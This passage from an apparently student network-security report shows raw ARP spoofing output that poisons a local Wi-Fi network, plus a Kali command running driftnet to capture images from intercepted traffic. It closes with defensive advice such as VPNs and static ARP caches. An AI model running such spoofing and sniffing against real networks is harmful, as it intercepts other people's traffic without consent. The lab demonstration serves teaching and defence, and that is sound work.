24:fd:52:cc:62:56 e0:9d:31:59:9a:c8 0806 42: arp reply 192.168.43.1 is-at
24:fd:52:cc:62:56
libnet_write_link(): only -1 bytes written (Network is down)
24:fd:52:cc:62:56 e0:9d:31:59:9a:c8 0806 42: arp reply 192.168.43.1 is-at
24:fd:52:cc:62:56
libnet_write_link(): only -1 bytes written (Network is down)
```

```
 24:fd:52:cc:62:56
24:fd:52:cc:62:56 ec:9b:f3:4e:62:6d 0806 42: arp reply 192.168.43.55 is-
at 24:fd:52:cc:62:56
24:fd:52:cc:62:56 ec:9b:f3:4e:62:6d 0806 42: arp reply 192.168.43.55 is-
at 24:fd:52:cc:62:56
24:fd:52:cc:62:56 ec:9b:f3:4e:62:6d 0806 42: arp reply 192.168.43.55 is-
at 24:fd:52:cc:62:56
24:fd:52:cc:62:56 ec:9b:f3:4e:62:6d 0806 42: arp reply 192.168.43.55 is-
at 24:fd:52:cc:62:56
24:fd:52:cc:62:56 ec:9b:f3:4e:62:6d 0806 42: arp reply 192.168.43.55 is-
at 24:fd:52:cc:62:56
24:fd:52:cc:62:56 ec:9b:f3:4e:62:6d 0806 42: arp reply 192.168.43.55 is-
at 24:fd:52:cc:62:56
24:fd:52:cc:62:56 ec:9b:f3:4e:62:6d 0806 42: arp reply 192.168.43.55 is-
at 24:fd:52:cc:62:56
24:fd:52:cc:62:56 ec:9b:f3:4e:62:6d 0806 42: arp reply 192.168.43.55 is-
at 24:fd:52:cc:62:56
```

```
root@kali:~# sudo driftnet -i wlan0
```

RESULTS

CONCLUSION ON NETWORK SECURITY

Our research shows that using public resources (information available on the Internet) along with a few basic tools and commands how easily network security can be circumvented. Keys to preventing such attacks and hacks include using VPNs to protect against ARP spoofing, setting a static ARP cache, increasing the complexity of passwords, putting in place physical security measures such as locks, and safeguarding personal information. However, we conclude that there is no real 100% security.